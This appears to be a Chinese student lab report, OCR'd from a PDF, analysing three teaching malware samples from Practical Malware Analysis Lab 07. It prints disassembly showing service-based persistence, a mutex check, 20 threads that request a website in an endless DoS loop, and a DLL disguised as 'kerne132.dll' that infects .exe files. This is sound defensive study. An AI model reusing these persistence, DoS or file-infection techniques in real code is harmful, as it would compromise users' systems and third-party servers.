
计算机病毒及其防治技术

Lab7

沙璇 1911562

Lab 07-01



首先进行静态分析：

无加密。输入表的 ADVAPI32.dll 和 WININET.dll 显示程序会有网络和注册表相关操作，kernel.dll 导入了互斥量和线程相关操作。


查看字符串：

```
.rdata:00… 0000000F  C  runtime error
.rdata:00… 0000000E  C  TLOSS error\r\n
.rdata:00… 0000000D  C  SING error\r\n
.rdata:00… 0000000F  C  DOMAIN error\r\n
.rdata:00… 00000025  C  R6028\r\n- unable to initialize heap\r\n
.rdata:00… 00000035  C  R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00… 00000035  C  R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00… 00000026  C  R6025\r\n- pure virtual function call\r\n
.rdata:00… 00000035  C  R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00… 00000029  C  R6019\r\n- unable to open console device\r\n
.rdata:00… 00000021  C  R6018\r\n- unexpected heap error\r\n
.rdata:00… 0000002D  C  R6017\r\n- unexpected multithread lock error\r\n
.rdata:00… 0000002C  C  R6016\r\n- not enough space for thread data\r\n
.rdata:00… 00000021  C  \r\nabnormal program termination\r\n
.rdata:00… 0000002C  C  R6009\r\n- not enough space for environment\r\n
.rdata:00… 0000002A  C  R6008\r\n- not enough space for arguments\r\n
.rdata:00… 00000025  C  R6002\r\n- floating point not loaded\r\n
.rdata:00… 00000025  C  Microsoft Visual C++ Runtime Library
.rdata:00… 0000001A  C  Runtime Error!\n\nProgram:
.rdata:00… 00000017  C  <program name unknown>
.rdata:00… 00000013  C  GetLastActivePopup
.rdata:00… 00000010  C  GetActiveWindow
.rdata:00… 0000000C  C  MessageBoxA
.rdata:00… 0000000B  C  user32.dll
.rdata:00… 0000000D  C  KERNEL32.dll
.rdata:00… 0000000D  C  ADVAPI32.dll
```

主函数 main：

```
01000                       ; int __cdecl main(int argc, const char **argv, const char **envp)
01000                       _main           proc near               ; CODE XREF: start+AF↓p
01000
01000                       ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
01000                       var_8           = dword ptr -8
01000                       var_4           = dword ptr -4
01000                       argc            = dword ptr  4
01000                       argv            = dword ptr  8
01000                       envp            = dword ptr  0Ch
01000
01000 83 EC 10                              sub     esp, 10h
01003 8D 44 24 00                           lea     eax, [esp+10h+ServiceStartTable]
01007 C7 44 24 00 30 50 40 00               mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
0100F 50                                    push    eax             ; lpServiceStartTable
01010 C7 44 24 08 40 10 40 00               mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
01018 C7 44 24 0C 00 00 00 00               mov     [esp+14h+var_8], 0
01020 C7 44 24 10 00 00 00 00               mov     [esp+14h+var_4], 0
01028 FF 15 04 40 40 00                     call    ds:StartServiceCtrlDispatcherA
0102E 6A 00                                 push    0
01030 6A 00                                 push    0
01032 E8 09 00 00 00                        call    sub_401040
01037 83 C4 18                              add     esp, 18h
0103A C3                                    retn
0103A                       _main           endp
```

发现参数(lpservicename 和 lpserviceproc)，函数(startservicectrldispatcher 和 sub_401040)。查阅资料知，startservocectrldispacher 函数将主线程链接到服务控制管理器,说明 lab07-01 要作为服务程序运行，名字是 MalService，开始运行地址是 sub_401040。双击 sub_401040。


sub_401040 proc near
SystemTime= SYSTEMTIME ptr -400h
FileTime= _FILETIME ptr -3F0h
BinaryPathName= byte ptr -3E8h
sub esp, 400h
push offset Name ; "HGL345"
push 0 ; bInheritHandle
push 1F0001h ; dwDesiredAccess
call ds:OpenMutexA
test eax, eax
jz short loc_401064
push 0 ; uExitCode
call ds:ExitProcess
loc_401064:
push esi
push offset Name ; "HGL345"
push 0 ; bInitialOwner
push 0 ; lpMutexAttributes
call ds:CreateMutexA
push 3 ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerA
mov esi, eax
call ds:GetCurrentProcess
lea eax, [esp+404h+BinaryPathName]
push 3E8h ; nSize
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpdwTagId
lea ecx, [esp+414h+BinaryPathName]
push 0 ; lpLoadOrderGroup
push ecx ; lpBinaryPathName
push 0 ; dwErrorControl
push 2 ; dwStartType
push 10h ; dwServiceType
push 2 ; dwDesiredAccess
push offset DisplayName ; "Malservice"
push offset DisplayName ; "Malservice"
push esi ; hSCManager
call ds:CreateServiceA
xor edx, edx
lea eax, [esp+404h+FileTime]
mov dword ptr [esp+404h+SystemTime.wYear], edx
lea ecx, [esp+404h+SystemTime]
mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push eax ; lpFileTime
mov dword ptr [esp+408h+SystemTime.wHour], edx
push ecx ; lpSystemTime
mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov [esp+40Ch+SystemTime.wYear], 834h
call ds:SystemTimeToFileTime
push 0 ; lpTimerName
push 0 ; bManualReset
push 0 ; lpTimerAttributes
call ds:CreateWaitableTimerA
push 0 ; fResume
push 0 ; lpArgToCompletionRoutine
push 0 ; pfnCompletionRoutine
lea edx, [esp+410h+FileTime]
mov esi, eax
push 0 ; lPeriod
push edx ; lpDueTime
push esi ; hTimer
call ds:SetWaitableTimer
push 0FFFFFFFFh ; dwMilliseconds
push esi ; hHandle
call ds:WaitForSingleObject
test eax, eax
jnz short loc_40113B
push edi
mov edi, ds:CreateThread
mov esi, 14h
loc_401126: ; lpThreadId
push 0
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset StartAddress ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call edi ; CreateThread
dec esi
jnz short loc_401126
pop edi
loc_40113B: ; dwMilliseconds
push 0FFFFFFFFh
call ds:Sleep
xor eax, eax
pop esi
add esp, 400h
retn
sub_401040 endp

- openmutexA 检查互斥量 HGL345 是否存在,存在这说明已经有一个恶意程序在运行了,那么就结束程序,如果不存在则 createmutexA 创建这个互斥量。
- 打开 openscmanagerA 得到服务控制管理器句柄备用。
- getcurrentprocess 得到进程句柄备用。
- getmodulefilenameA 得到当前进程路径名备用。
- createserviceA 将备用作为参数传入，并创建了‘malservice'服务。在此处的此处参数 0x02(dwstarttype)是自启动。
- systemtimetofiletime 将系统时间转换为文件格式备用,其中年设置为 2100，其他为 0(2100 年 1 月 1 日 00:00)，然后将此时间传给 setwaitabletimer
- createwaitabletimerA 创建同步定时器对象，对象句柄备用。
- setwaitabletimer 激活
- waitforsingleobject 等待定时器对象处于信号状态或超时间间隔结束(FFFFFFFFh)。等待成功返回 0，程序继续执行。否则跳转 sleep。
- 成功等待之后：设置 14h 大小的循环控制变量，createthread 创建线程 14h 次后跳转 sleep

那么这些创建的线程会做什么？双击 startaddress 如下：

```
.text:00401150                          ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150                          StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150 56                                       push    esi
.text:00401151 57                                       push    edi
.text:00401152 6A 00                                    push    0               ; dwFlags
.text:00401154 6A 00                                    push    0               ; lpszProxyBypass
.text:00401156 6A 00                                    push    0               ; lpszProxy
.text:00401158 6A 01                                    push    1               ; dwAccessType
.text:0040115A 68 74 50 40 00                           push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F FF 15 C4 40 40 00                        call    ds:InternetOpenA
.text:00401165 8B 3D C0 40 40 00                        mov     edi, ds:InternetOpenUrlA
.text:0040116B 8B F0                                    mov     esi, eax
.text:0040116D
.text:0040116D                          loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D 6A 00                                    push    0               ; dwContext
.text:0040116F 68 00 00 00 80                           push    80000000h       ; dwFlags
.text:00401174 6A 00                                    push    0               ; dwHeadersLength
.text:00401176 6A 00                                    push    0               ; lpszHeaders
.text:00401178 68 50 50 40 00                           push    offset szUrl    ; "http://www.malwareanalysisbook.com"
.text:0040117D 56                                       push    esi             ; hInternet
.text:0040117E FF D7                                    call    edi ; InternetOpenUrlA
.text:00401180 EB EB                                    jmp     short loc_40116D
.text:00401180                          StartAddress    endp
```

发现这些线程一直链接加载此网址：http://www.malwareanalysisbook.com

1. ***当计算机重启之后，这个程序如何保证它继续运行(达到持久化驻留)？***
   通过设置 dwstarttype 为 2，让该程序处于自启动状态。
2. ***为什么这个程序会使用一个互斥量？***
   为了保证一个系统中仅有一个该程序处于运行状态。
3. ***可以用来检测这个程序的基于主机特征是什么？***
4. 有一个名为 MalService 的服务运行，以及一个 HGL345 的互斥量
5. ***检测这个恶意代码的基于网络特征是什么？***
   用 Internet Explorer 8.0 打开 http://www.malwareanalysisbook.com
6. ***这个程序的目的是什么？***
   在 2100 年 1 月 1 日对网址 http://www.malwareanalysisbook.com 发起 DOS 攻击
7. ***这个程序什么时候完成执行？***
   开始执行是 2100/1/1，永远不会结束执行。关机除外。


Lab 07-02

首先进行静态分析：

无加密。输入表:com 相关库的导入。字符串：

```
00003010  68 00 74 00 74 00 70 00  3A 00 2F 00 2F 00 77 00  h.t.t.p.:././.w.
00003020  77 00 77 00 2E 00 6D 00  61 00 6C 00 77 00 61 00  w.w...m.a.l.w.a.
00003030  72 00 65 00 61 00 6E 00  61 00 6C 00 79 00 73 00  r.e.a.n.a.l.y.s.
00003040  69 00 73 00 62 00 6F 00  6F 00 6B 00 2E 00 63 00  i.s.b.o.o.k...c.
00003050  6F 00 6D 00 2F 00 61 00  64 00 2E 00 68 00 74 00  o.m./.a.d...h.t.
00003060  6D 00 6C 00 00 00 00 00  01 00 00 00 00 00 00 00  m.l.............
```

分析 main 函数：



- oleinitialize 初始化 com，初始化失败则结束。
- coinitialize 获得 com 的对象，传入变量 ppv 备用。获取失败则结束。
- variantinit 初始化一个变量 pvarg

- SysAllocString 生成新字符串，拷贝网址
- call [edx+2ch]：？
- sysfreestring 和 oleuninitialize 对应函数 sysallocstring 和 oleinitilize 的释放。

分析到这里并未发现该恶意程序的目的。则对 call [edx+2ch]进行深入分析。
显然，该地址为 ppv 加偏移 2ch 处的值，那么返回 ppv 进行分析。

```
push    eax             ; ppv
push    offset riid     ; riid
push    4               ; dwClsContext
push    0               ; pUnkOuter
push    offset rclsid   ; rclsid
```

Riid：

```
                        ; IID riid
61 16 0C D3 AF CD D0 11+riid        dd 0D30C1661h           ; Data1
8A 3E 00 C0 4F C9 E2 6E                                     ; DATA XREF: _main+14↑o
                                    dw 0CDAFh               ; Data2
                                    dw 11D0h                ; Data3
                                    db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```

0D30C1661- 0CDAF-11D0-8A3E-00C04FC9E26E 通过查阅资料发现其代表的就是 IWebBrowser2 接口。
Rclsid：

```
                        ; IID rclsid
01 DF 02 00 00 00 00 00+rclsid      dd 2DF01h               ; Data1
C0 00 00 00 00 00 00 46                                     ; DATA XREF: _main+1D↑o
                                    dw 0                    ; Data2
                                    dw 0                    ; Data3
                                    db 0C0h, 6 dup(0), 46h  ; Data4
```

0002DF01-0000-0000-C000-000000000046 查阅资料知其代表的就是 Internet Explorer。
实际上，iDA 对常用的接口保存了偏移，所以 2ch 偏移实际调用的是一个系统函数，其调用的系统函数为：IWebBrowser2.Navigate，综合上述分析，此函数允许程序调用 Internet Explorer，并且允许程序访问网址。

1.这个程序如何完成持久化驻留？

没有完成，运行一次后退出。


2. 这个程序的目的是什么？

显示网页 http://www.malwareanalysisbook.com/ad.html，类似于广告弹窗。


3. 这个程序什么时候完成执行

显示网页 http://www.malwareanalysisbook.com/ad.html 后。

Lab 07-03



首先静态分析：
暂且看不出什么端倪。
字符串：



这里注意到有个名为 kernel132.dll 的字符串，明显是要替换掉 kernel32.dll。


分析 main 函数：

```
mov     eax, [esp+argc]
sub     esp, 44h
cmp     eax, 2
push    ebx
push    ebp
push    esi
push    edi
jnz     loc_401813
```

首先程序判断是否有两个参数,否就结束,是继续。

```
mov     eax, [esp+54h+argv]
mov     esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]
```

赋值操作,将第二个参数传给 eax,将那字符串传给 esi



循环结构。不断的比较 eax 和 esi 的每个字节是否相等,只有全等程序才能继续运行,否则结束。这里可以知道程序要运行需要参数

WARNING_THIS_WILL_DESTROY_YOUR_MACHINE


```
mov     edi, ds:CreateFileA
push    eax             ; hTemplateFile
push    eax             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    eax             ; lpSecurityAttributes
push    1               ; dwShareMode
push    80000000h       ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    2               ; flProtect
push    0               ; lpFileMappingAttributes
push    eax             ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    4               ; dwDesiredAccess
push    eax             ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    1               ; dwShareMode
mov     esi, eax
push    10000000h       ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [esp+54h+var_4], eax
push    0               ; lpName
jnz     short loc_401503
```

以上代码的含义是分别打开 lab04-03.dll 和 kernel32.dll 文件并且把他们都映射到当前进程地址空间以能够对其数据随意操作，ebp 存 lab07-03.dll 的基地址，esi 存的是 kernel32.dll 被映射到进程的基地址。

接下来 loc_401538 之后的一系列代码，基本是对 esi 的一系列操作，还有 reps，大部分是 mov 等指令。太长了，就不截图了。

```
.text:004017D4                          loc_4017D4:                             ; CODE XREF: _main+20Dîj
.text:004017D4 8B 4C 24 4C                      mov     ecx, [esp+54h+hObject]
.text:004017D8 8B 35 00 20 40 00                mov     esi, ds:CloseHandle
.text:004017DE 51                               push    ecx             ; hObject
.text:004017DF FF D6                            call    esi ; CloseHandle
.text:004017E1 8B 54 24 50                      mov     edx, [esp+54h+var_4]
.text:004017E5 52                               push    edx             ; hObject
.text:004017E6 FF D6                            call    esi ; CloseHandle
.text:004017E8 6A 00                            push    0               ; bFailIfExists
.text:004017EA 68 4C 30 40 00                   push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
.text:004017EF 68 7C 30 40 00                   push    offset ExistingFileName ; "Lab07-03.dll"
.text:004017F4 FF 15 24 20 40 00                call    ds:CopyFileA
.text:004017FA 85 C0                            test    eax, eax
.text:004017FC 6A 00                            push    0               ; int
.text:004017FE 75 06                            jnz     short loc_401806
.text:00401800 FF 15 30 20 40 00                call    ds:exit
```

此处关闭了之前两个映射的句柄,然后复制 Lab07-03.dll 到 kerne132.dll。



此处查看调用 4011E0 函数，发现有个 findnextfileA 函数，因此大致了解到该程序在搜索文件。查看该函数具体代码如下：

```
loc_401806:                             ; CODE XREF: _main+3BE↑j
                push    offset aC       ; "C:\\*"
                call    sub_4011E0
                add     esp, 8

.text:004011E0                          hFindFile       = dword ptr -144h
.text:004011E0                          FindFileData    = _WIN32_FIND_DATAA ptr -140h
.text:004011E0                          lpFileName      = dword ptr  4
.text:004011E0                          arg_4           = dword ptr  8
.text:004011E0
.text:004011E0 8B 44 24 08                              mov     eax, [esp+arg_4]
.text:004011E4 81 EC 44 01 00 00                        sub     esp, 144h
.text:004011EA 83 F8 07                                 cmp     eax, 7
.text:004011ED 53                                       push    ebx
.text:004011EE 55                                       push    ebp
.text:004011EF 56                                       push    esi
.text:004011F0 57                                       push    edi
.text:004011F1 0F 8F 3D 02 00 00                        jg      loc_401434
.text:004011F7 8B AC 24 58 01 00 00                     mov     ebp, [esp+154h+lpFileName]
.text:004011FE 8D 44 24 14                              lea     eax, [esp+154h+FindFileData]
.text:00401202 50                                       push    eax             ; lpFindFileData
.text:00401203 55                                       push    ebp             ; lpFileName
.text:00401204 FF 15 20 20 40 00                        call    ds:FindFirstFileA
.text:0040120A 8B F0                                    mov     esi, eax
.text:0040120C 89 74 24 10                              mov     [esp+154h+hFindFile], esi
```

发现是搜索 c 盘下所有文件。

```
.text:00401398 8B E8                                    mov     ebp, eax
.text:0040139A 8B FA                                    mov     edi, edx
.text:0040139C 83 C9 FF                                 or      ecx, 0FFFFFFFFh
.text:0040139F 33 C0                                    xor     eax, eax
.text:004013A1 68 30 30 40 00                           push    offset a_exe    ; ".exe"
.text:004013A6 F2 AE                                    repne scasb
.text:004013A8 F7 D1                                    not     ecx
.text:004013AA 2B F9                                    sub     edi, ecx
.text:004013AC 53                                       push    ebx             ; Str1

.text:004013F6 FF 15 64 20 40 00                        call    ds:_stricmp
.text:004013FC 83 C4 0C                                 add     esp, 0Ch
.text:004013FF 85 C0                                    test    eax, eax
.text:00401401 75 09                                    jnz     short loc_40140C
.text:00401403 55                                       push    ebp             ; lpFileName
.text:00401404 E8 97 FC FF FF                           call    sub_4010A0
.text:00401409 83 C4 04                                 add     esp, 4
```

以上是 stricmp 函数，推测这应该是看找到的文件是不是.exe 文件。是才调用 sub_4010A0 继续进行以下操作：


```
mov     edi, ebx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
mov     eax, ecx
mov     esi, offset dword_403010
mov     edi, ebx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
mov     esi, [esp+1Ch+var_C]
mov     edi, [esp+1Ch+lpFileName]
```

